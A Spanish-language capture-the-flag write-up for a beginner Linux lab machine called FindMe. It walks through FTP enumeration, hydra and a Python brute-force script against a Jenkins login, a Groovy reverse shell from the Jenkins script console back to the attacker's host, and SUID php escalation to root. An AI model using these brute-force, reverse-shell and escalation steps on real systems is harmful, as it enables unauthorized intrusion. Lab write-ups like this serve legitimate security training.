

## FindMe – Write-up



STATUS COMPLETADO

Dificultad Principiante

OS: Linux

Creadores: @condorhacks Y @CuriosidadesDeHackers

## Conectividad

Realizamos un ping para ver si tenemos conectividad.

```
$ ping 192.168.1.163 -c1
PING 192.168.1.163 (192.168.1.163) 56(84) bytes of data.
64 bytes from 192.168.1.163: icmp_seq=1 ttl=64 time=0.701 ms

— 192.168.1.163 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.701/0.701/0.701/0.000 ms
```

Comando: **ping 192.168.1.163 -c1**

## Enumeración

Realizamos un escaneo de puertos con **NMAP** para identificar los servicios activos en la máquina víctima.

Comando: **sudo nmap -sCV -p- -Pn 192.168.1.163**

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp
| fingerprint-strings:
|   GenericLines:
|     220 Servidor ProFTPD (Debian) [::ffff:192.168.1.163]
|     Orden incorrecta: Intenta ser m
|     creativo
|     Orden incorrecta: Intenta ser m
|     creativo
|   Help:
|     220 Servidor ProFTPD (Debian) [::ffff:192.168.1.163]
|     214-Se reconocen las siguiente
|     rdenes (* =>'s no implementadas):
|     XCWD CDUP XCUP SMNT* QUIT PORT PASV
|     EPRT EPSV ALLO RNFR RNT0 DELE MDTM RMD
|     XRMD MKD XMKD PWD XPWD SIZE SYST HELP
|     NOOP FEAT OPTS HOST CLNT AUTH* CCC* CONF*
|     ENC* MIC* PBSZ* PROT* TYPE STRU MODE RETR
|     STOR STOU APPE REST ABOR RANG USER PASS
|     ACCT* REIN* LIST NLST STAT SITE MLSD MLST
|     comentario a root@find-me
|     NULL, SMBProgNeg, SSLSessionReq:
|     220 Servidor ProFTPD (Debian) [::ffff:192.168.1.163]
|     ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r--  1 0      0      206 Jun  6 08:39 ayuda.txt
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 a7:98:b6:44:36:c9:55:c6:06:f6:0b:5e:a2:ab:4f:28 (ECDSA)
|_  256 fa:bf:4f:e3:ea:ad:80:e7:99:3d:eb:44:8b:f5:58:20 (ED25519)
80/tcp    open  http      Apache httpd 2.4.59 ((Debian))
|_ http-server-header: Apache/2.4.59 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
8080/tcp   open  http      Jetty 10.0.20
```

En el resultado del escaneo de puertos podemos observar que están abiertos:

1. 21/TCP(FTP)
2. 22/ TCP(SSh): OpenSSH 9.2p1
3. 80/TCP(HTTP): Apache httpd 2.4.59
4. 8080/TCP(HTTP): Jetty(10.0.20)

Observamos que en el puerto 21/TCP(FTP) podemos acceder de forma anónima, así que nos disponemos a ello.

**Comando:** `ftp anonymous@192.168.1.163`

```
$ ftp anonymous@192.168.1.163
Connected to 192.168.1.163.
220 Servidor ProFTPD (Debian) [::ffff:192.168.1.163]
331 Conexión anónima ok, envía tu dirección de email como contraseña
Password:
230 Aceptado acceso anónimo, aplicadas restricciones
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Una vez dentro vemos que hay un archivo ayuda.txt que nos interesa.

```
ftp> ls
229 Entering Extended Passive Mode (|||29682|)
150 Abriendo conexión de datos en modo ASCII para file list
-rw-r--r-- 1 0 0 206 Jun 6 08:39 ayuda.txt
226 Transferencia completada
ftp> get ayuda.txt
local: ayuda.txt remote: ayuda.txt
229 Entering Extended Passive Mode (|||54122|)
150 Opening BINARY mode data connection for ayuda.txt (206 bytes)
100% |*****| 206 9.22 KiB/s 00:00 ETA
226 Transferencia completada
206 bytes received in 00:00 (8.66 KiB/s)
ftp>
```

Ayuda.txt contiene lo siguiente:

```
$ cat ayuda.txt
hola soy geralt
he perdido mi contraseña del servicio jenkins
me han dicho que tu sabes de fuerza bruta
la contraseña contiene 5 caracteres
empieza por p y acaba en a
no recuerdo nada mas
muchas gracias
```

Al leer el mensaje obtenemos al usuario: **geralt** y una contraseña de 5 caracteres que empieza por p y termina en a.


## Explotación

Por lo que nos disponemos a hacer un diccionario con estos datos con la herramienta **Crunch**.

**Comando:** `crunch 5 5 -t p@@@a -o diccionario.txt`

```
$ crunch 5 5 -t p0000a -o diccionario.txt
Crunch will now generate the following amount of data: 105456 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 17576
crunch: 100% completed generating output
```

Antes de realizar el ataque de fuerza bruta en el servicio Jenkins, que se aloja en el puerto 8080, vamos a analizar el tráfico con **wireshark** al intentar hacer un login.



Para ello vamos a introducir un filtro en **wireshark** como **http && ip.addr == 192.168.1.163**.

Ahora hacemos un inicio de sesión aleatorio, en mi caso usuario: geralt y contraseña: 123456.

Verificamos el tráfico obtenido en **wireshark**.

No.	Time	Source	Destination	Protocol	Length	Info
523	152.014476197	192.168.1.144	192.168.1.163	HTTP	788	POST /j_spring_security_check HTTP/1.1 (application/x-www-form-urlencoded)
526	152.093620232	192.168.1.163	192.168.1.144	HTTP	373	HTTP/1.1 302 Found
528	152.096770119	192.168.1.144	192.168.1.163	HTTP	538	GET /loginError HTTP/1.1
533	152.172687862	192.168.1.163	192.168.1.144	HTTP	73	HTTP/1.1 401 Unauthorized (text/html)

Nos interesa el paquete que tiene el método **POST** ya que al intentar hacer un ataque de fuerza bruta vamos a usar este método.

Observamos que el **path** que se utiliza es **/j\_spring\_security\_check (application/x-www-form-urlencoded)**

Y vemos los ítems que tiene **application/x-www-form-urlencoded**




```

> HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "j_username" = "geralt"
  > Form item: "j_password" = "123456"
  > Form item: "from" = "/"
  > Form item: "Submit" = ""

```

Con toda esta información e investigando como hacer un ataque de fuerza bruta a un formulario web con **hydra** (<https://www.kolibers.com/blog/hydra-herramienta-de-fuerza-bruta.html>)



# Hydra Cheat Sheet

**Uso Basico**

- hydra -l <username> -P <password-list> <IP> <protocol>

**SSH**

- hydra -f -l admin -P rockyou.txt \$IP ssh

**RDP**

- hydra -L users.txt -p 'mysuper-p@\$S\$w0rd' rdp://\$IP

**HTTP Form**

- hydra -f -l user -P rockyou.txt \$IP <method> "<login-page>: <request-body>:<error-message>"

**Hydra Options:**

- V ver detalles
- l usuario
- L lista de usuarios
- P contraseña
- P diccionario de contraseñas
- s puerto especifico
- R restaurar la session anterior
- f salir al encontrar una combinación

```
hydra -l milesdyson -P rockyou.txt 10.10.166.50 http-post-form"/src/redirect.php:login_username=^USER^&secretkey=^PASS^:Unknown user or password incorrect." -V
```

**Comando:** `hydra -l geralt -P diccionario.txt -s 8080 192.168.1.163 http-post-form "/j_spring_security_check:j_username=^USER^&j_password=^PASS^&from=/&Submit=:LoginError"`

```

(kali@kali)~$ hydra -l geralt -P diccionario.txt -s 8080 192.168.1.163 http-post-form "/j_spring_security_check:j_username=^USER^&j_password=^PASS^&from=/&Submit=:LoginError"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-12 18:21:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 17576 login tries (l:1/p:17576), ~1099 tries per task
[DATA] attacking http-post-form://192.168.1.163:8080/j_spring_security_check:j_username=^USER^&j_password=^PASS^&from=/&Submit=:LoginError
[STATUS] 852.00 tries/min, 852 tries in 00:01h, 16724 to do in 00:20h, 16 active
[STATUS] 858.33 tries/min, 2575 tries in 00:03h, 15001 to do in 00:18h, 16 active
[STATUS] 867.14 tries/min, 6070 tries in 00:07h, 11506 to do in 00:14h, 16 active

```

Después de un rato nos damos cuenta de que no conseguimos obtener ninguna contraseña, así que vamos a intentar realizar el ataque de fuerza bruta a través de Python porque debe estar algo mal en el comando de **hydra**.

```
$ cat petition.py
import requests
import sys

password = line.strip() #para quitar el (\n)

if len(sys.argv) < 2:
    print(f"Falta el diccionario")
    sys.exit(1)

url = 'http://192.168.1.163:8080/j_spring_security_check'

diccionario = sys.argv[1]

with open(diccionario, "r", encoding='utf-8') as passwords:
    for passwd in passwords:
        contrasena = passwd.strip() #para quitar (\n)

        datos= {
            'j_username': 'geralt',
            'j_password': contrasena,
            'form': '/',
            'Submit': ''
        }

        encabezados = {
            'Content-Type': 'application/x-www-form-urlencoded'
        }

        respuesta = requests.post(url, data=datos, headers=encabezados)


        if respuesta.status_code == 401:
            print(f"Contraseña incorrecta")
        else:
            print(f"Contraseña encontrada: {contrasena}")
            break
```

Ejecutamos el script con **python3 petition.py diccionario.txt**

```
Contraseña encontrada: panda
```

Encontramos la contraseña **panda** para el usuario **geralt**

Ahora vamos al servicio de Jenkins y accedemos con las credenciales obtenidas.



Una vez dentro de Jenkins investigamos la plataforma.

Y en los Manage Jenkins encontramos una consola de scripts



## Script Console

Executes arbitrary script for administration/trouble-shooting/diagnostics.

### Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1
```

Buscamos información sobre **Groovy script** para ver como poder generar una reverse Shell.

Y encontramos este link para una Reverse Shell

<https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76>

```
Pure Groovy/Java Reverse Shell

revsh.groovy

1 String host="localhost";
2 int port=8044;
3 String cmd="cmd.exe";
4 Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.g
```

Insertamos el código en Jenkins.

Y desde otra terminal escuchamos con **netcat**.

**Comando:** `rlwrap nc -lvp 1234`

(rlwrap gracias a mi profesor Valentín por enseñármelo)

Ejecutamos el script

```
1 String host="192.168.1.144";
2 int port=1234;
3 String cmd="/bin/bash";
4 Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(hos
```

```
(kali@kali)-[~]
$ rlwrap nc -lvp 1234
listening on [any] 1234 ...
192.168.1.142: inverse host lookup failed: Unknown host
connect to [192.168.1.144] from (UNKNOWN) [192.168.1.142] 51596
script /dev/null -c bash
Script iniciado, el fichero de anotación de salida es '/dev/null'.
jenkins@find-me:~$ whoami
whoami
jenkins
jenkins@find-me:~$
```

Y obtenemos el acceso.

## Escalada de Privilegios

Observamos la versión del kernel para ver si podemos aprovechar algún exploit conocido para escalar privilegios, comprobamos si existe algún bit SUID activo en algún binario interesante y encontramos algo:

```
jenkins@find-me:~$ uname -a
uname -a
Linux find-me 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64 GNU/Linux
jenkins@find-me:~$ find / -perm -4000 2> /dev/null
find / -perm -4000 2> /dev/null
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/su
/usr/bin/mount
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/php8.2
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```



Buscamos en **GTFObins** como podemos explotar este binario para poder escalar privilegios <https://gtfobins.github.io/gtfobins/php/#suid>

## | SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .  
CMD="/bin/sh"  
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

```
jenkins@find-me:~$ CMD="/bin/sh"  
CMD="/bin/sh"
```

```
jenkins@find-me:/usr/bin$ ./php8.2 -r "pcntl_exec('/bin/sh', ['-p']);"  
./php8.2 -r "pcntl_exec('/bin/sh', ['-p']);"  
# whoami  
whoami  
root
```

Ejecutando los comandos conseguimos escalar los privilegios hasta ser **root**, ahora buscamos las *flags*

Flag encontrada en **/home/geralt**

```
cat user.txt
```

Flag encontrada en **/root**

```
# cat root.txt  
cat root.txt
```